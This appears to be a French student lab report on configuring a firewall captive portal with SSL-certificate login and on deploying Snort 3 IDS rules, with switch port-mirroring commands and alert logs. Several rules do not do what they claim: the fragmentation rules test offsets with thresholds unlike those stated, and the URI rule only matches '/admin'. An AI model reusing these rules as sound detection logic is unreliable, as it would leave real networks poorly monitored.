
Enfin, on peut ajouter l'utilisateur à la liste des utilisateurs autorisés à se connecter au portail captif en précisant la méthode d'authentification SSL. On précise aussi que la méthode d'authentification par défaut est celle par certificat SSL et on supprime tout autre méthode d'authentification.



Dans l'onglet « Portail Captif », on va spécifier l'interface où le portail captif doit être mis en place. Le « profil » et la « méthode ou annuaire par défaut » se définissent automatiquement après avoir choisi l'interface.




Dans l'onglet « Profils du Portail Captif », tout est paramétré automatiquement, on peut voir quel la « méthode ou annuaire par défaut » à été défini sur « Annuaire LDAP », ceci signifie que l'annuaire que nous avons créé sera utilisé pour rechercher les utilisateurs et les authentifier quand un utilisateur essaie de s'authentifier sur une machine.




SAÉ Cyber 4.0 Sécurisation d'un SI


On peut à présent créer une règle d'authentification pour rediriger les utilisateurs sur celle-ci quand ils accèdent à un réseau. Ici, il est cohérent de choisir le réseau Internet pour destination car cela signifie réseau externe. Donc lorsque l'utilisateur sortira du Firewall, il sera redirigé vers le portail captif pour se connecter (si c'est la première fois) et pourra ensuite y accéder. On précise que la source est un utilisateur inconnu du Firewall, cela signifie que s'il ne connaît pas l'utilisateur, il le redirige sur la page d'authentification. Cela s'applique par exemple pour une machine qui se connecte pour la première fois au réseau. On a également précisé vers quelle interface on envoie le portail d'authentification (network_internals = bridge et network_in).




Une fois cela fait, les utilisateurs seront redirigés vers cette page d'authentification lorsqu'ils sortiront du réseau. Il faut maintenant télécharger le certificat qui permettra d'authentifier l'utilisateur sur le réseau. Pour cela, on clique sur « Téléchargement » au format P12 pour pouvoir ensuite l'importer dans le navigateur de la machine à authentifier.




Authentification :




Avant authentification, lorsque l'on essaie d'accéder au serveur web distant, on est redirigé sur la page suivante :




Il faut donc entrer le nom de l'utilisateur. Si le navigateur est dépourvu du certificat SSL de l'utilisateur spécifié, une erreur apparaîtra. Dans le cas où le bon certificat est entré, la page suivante apparaît avec le certificat à choisir :



Une fois choisi, le certificat authentifie l'utilisateur et une autre page apparaît. L'utilisateur est désormais authentifié :



On peut vérifier quel est l'utilisateur qui s'est authentifié en allant dans l'onglet « Données personnelles » :



Tâche 5 Mettre en place un IDS et le tester (13,5 points)

Liste des personnes impliquées avec pourcentage de répartition	
Nicolas RABERGEAU	100 %

Estimation du temps passé sur cette tâche en heure-homme : 16h

Objectif : Installation et configuration de Snort

Vous devrez être capable de détecter les événements suivants :

- Tentative de connexion SSH sur vos serveurs depuis l'extérieur
- Attaque DoS sur votre serveur Web avec des GET requests
- Détection des URIs non-normalisées
- Détection d'un login raté sur le serveur FTP
- Détection d'une attaque DoS avec TCP SYN
- Détection de paquets fragmentés de taille < 500 ou > 2000

Sous-tâches	Evaluation prof
Installation de Snort	100%
Création des règles	100%
Test des règles	100%

Rapport

(Expliquez votre démarche, le format d'une règle, écrivez vos règles, insérez les captures d'écran des résultats de détection de Snort, etc.)

On avait eu un problème de version de snort (2.7 a la place de 3.1) à cause de ça on a perdu du temps à faire la réinstallation.

Tutorial d'installation utilisé :

<https://www.howtoforge.com/install-and-configure-snort-3-on-ubuntu-22-04/>

```

root@rt-fernandez: ~
GNU nano 4.8 /usr/local/etc/rules/local.rules

#Alerte ICMP
alert icmp any any -> any any (
  msg:"ICMP connection test";
  sid:1000001;
)

#Alerte SSH
alert tcp any any -> any 22 (
  msg:"Tentative de connexion SSH depuis l'extérieur";
  sid:1000002;
)

#Alerte FTP login failed
alert tcp any any -> any any (
  msg:"Tentative de login raté sur le serveur FTP"; service:ftp; content:"530",nocase ;
  sid:1000003;
)

#Detection DoS HTTP GET
alert tcp any any -> any 80 (
  msg:"Detection DoS probable GET Requests";
  http_method;
  content:"GET";
  detection_filter:track by_src, count 50, seconds 10;
  sid:1000004;
)

#Detection URI non-normalisées
alert tcp any any -> any $HTTP_PORTS (
  msg:"URI non-normalisée détectée";
  http_raw_uri;
  content:"/admin";
  sid:1000005;
)

#Detection DoS TCP SYN
alert tcp any any -> any 443 (
  msg:"DoS probable par TCP SYN";
  flags:S;
  detection_filter:track by_src, count 50, seconds 10;
  sid:1000006;
)


alert ip any any -> any 80 (detection_filter: count 1, seconds 1; metadata:policy security-ips alert; fragoffset: <200; msg: "Fragmentation Size Too Small"; sid: 1000007;)
alert ip any any -> any 80 (detection_filter: count 1, seconds 1; metadata:policy security-ips alert; fragoffset: >1000; msg: "Fragmentation Size Too Large"; sid: 1000008;)
alert icmp any any -> any any (sid: 1000009;)

Get Help  Write Out  Where Is  Cut Text  Justify  Read 45 lines  Undo  Mark Text  To Bracket  Previous  Back
Exit      Read File  Replace  Paste Text  To Spell  Go To Line  Redo  Copy Text  Where Was  Next      Forward

```

Voici les règles manuelles qu'on a mis en place pour respecter chaque alerte dit.

Voici un exemple pour comprendre la syntaxe de snort pour ensuite fabriquer les règles manuellement



1. **alert:** Indique que cette règle doit déclencher une alerte lorsqu'elle est satisfaite, signalant ainsi un événement suspect ou potentiellement malveillant.
2. **tcp:** Spécifie le protocole, indiquant que la règle s'applique au trafic utilisant ce protocole.
3. **any:** Indique que la valeur peut être n'importe quelle adresse IP ou n'importe quel port.
4. **21:** Le port source qui est utilisé par le protocole FTP cela signifie que la règle surveille le trafic FTP entrant.
5. **->:** Utilisé pour spécifier la direction du trafic, indiquant l'expéditeur et le destinataire du paquet.
6. **msg:** Définit le message associé à l'alerte qui sera générée lorsque la règle est satisfaite. Il fournit une description de l'événement détecté.
7. **sid:** Chaque règle est associée à un identifiant de signature unique qui permet de référencer

spécifiquement cette règle. Cela facilite l'identification et la gestion des alertes générées par le système de détection d'intrusion.

Il existe aussi d'autres options comme :

```
#Detection DoS HTTP GET

alert tcp any any -> any 80 (
  msg:"Detection DoS probable GET Requests";
  http_method;
  content:"GET";
  detection_filter:track by_src, count 50, seconds 10;
  sid:100004;
)
```

1. **http_method**: Cette option permet de spécifier le type de méthode HTTP à surveiller. Ici, elle est définie sur "GET", ce qui signifie que seules les requêtes HTTP GET seront surveillées.
2. **content**: Cela spécifie le contenu à rechercher dans le trafic réseau. Dans ce cas, il s'agit simplement de "GET", indiquant que la règle se déclenchera si une requête HTTP GET est détectée.
3. **detection_filter**: Cette option permet de filtrer les alertes pour éviter les faux positifs. Dans cette règle, elle utilise **track by_src** pour suivre les sources d'attaques potentielles, **count 50** pour déclencher l'alerte si 50 occurrences de requêtes GET sont observées en 10 secondes.

Ou bien l'option **fragoffset** qui détecte une fragmentation supérieure ou inférieure à la valeur fournie.


Pour les tests on a pris un client dans le Réseau B Interne qui va traverser le Réseau Externe (c'est là où les paquets vont être détectés) pour enfin communiquer avec le Serveur WEB/FTP du Réseau A

Client B (192.168.2.1)


Serveur A (87.10.10.1) (Interface Virtuelle)

IDS (87.10.10.100)

Pour le faire marcher depuis un client on a dû mettre en place du port mirroring grâce aux commandes suivantes :



```
Switch(config)#monitor session 1 source interface gigabitEthernet2/0/1 - 7
Switch(config)#monitor session 1 source interface gigabitEthernet2/0/9 - 48
Switch(config)#monitor session 1 destination interface gigabitEthernet2/0/8
Switch(config)#monitor session 1 destination interface gigabitEthernet2/0/8
```



On a défini que tous les port GigaEthernet sauf le port 8 du switch passe par le IDS (dernier commande)
(port gigabitEthernet8 = IDS)

- Tentative de connexion SSH sur vos serveurs depuis l'extérieur

```

Fichier Edition Affichage Rechercheur Terminal Aide
root@rt-fernandez: ~
fast pattern groups
any: 2
to server: 8
to client: 8
-----
search engine (ac bnfa)
instances: 17
patterns: 431
pattern chars: 2586
num states: 1856
num match states: 385
memory scale: KB
total memory: 87.9854
pattern memory: 19.3447
match list memory: 28.4062
transition memory: 38.1094
fast pattern only: 3
appid: MaxRss diff: 3348
appid: patterns loaded: 300
-----
pcap DAQ configured to passive.
Commencing packet processing
** [0] enpi8
03/29-10:45:56.521140 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [**] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29-10:45:56.521170 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [**] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29-10:45:56.522773 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [**] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29-10:45:56.522810 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [**] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29-10:45:56.522813 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [**] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29-10:45:56.522816 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [**] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29-10:45:56.544065 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [**] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29-10:45:56.544089 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [**] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29-10:45:56.544752 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [**] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29-10:45:56.544756 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [**] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29-10:45:56.545784 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [**] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29-10:45:56.545727 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [**] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29-10:45:56.552831 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [**] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29-10:45:56.609577 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [**] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29-10:45:56.609611 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [**] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29-10:45:58.594226 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [**] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29-10:45:58.696081 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [**] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29-10:45:58.698146 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [**] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29-10:45:58.698172 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [**] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
03/29-10:45:58.698178 [**] [1:100002:0] "Tentative de connexion SSH depuis l'extérieur" [**] [Priority: 0] {TCP} 87.10.10.129:40058 -> 87.10.10.1:22
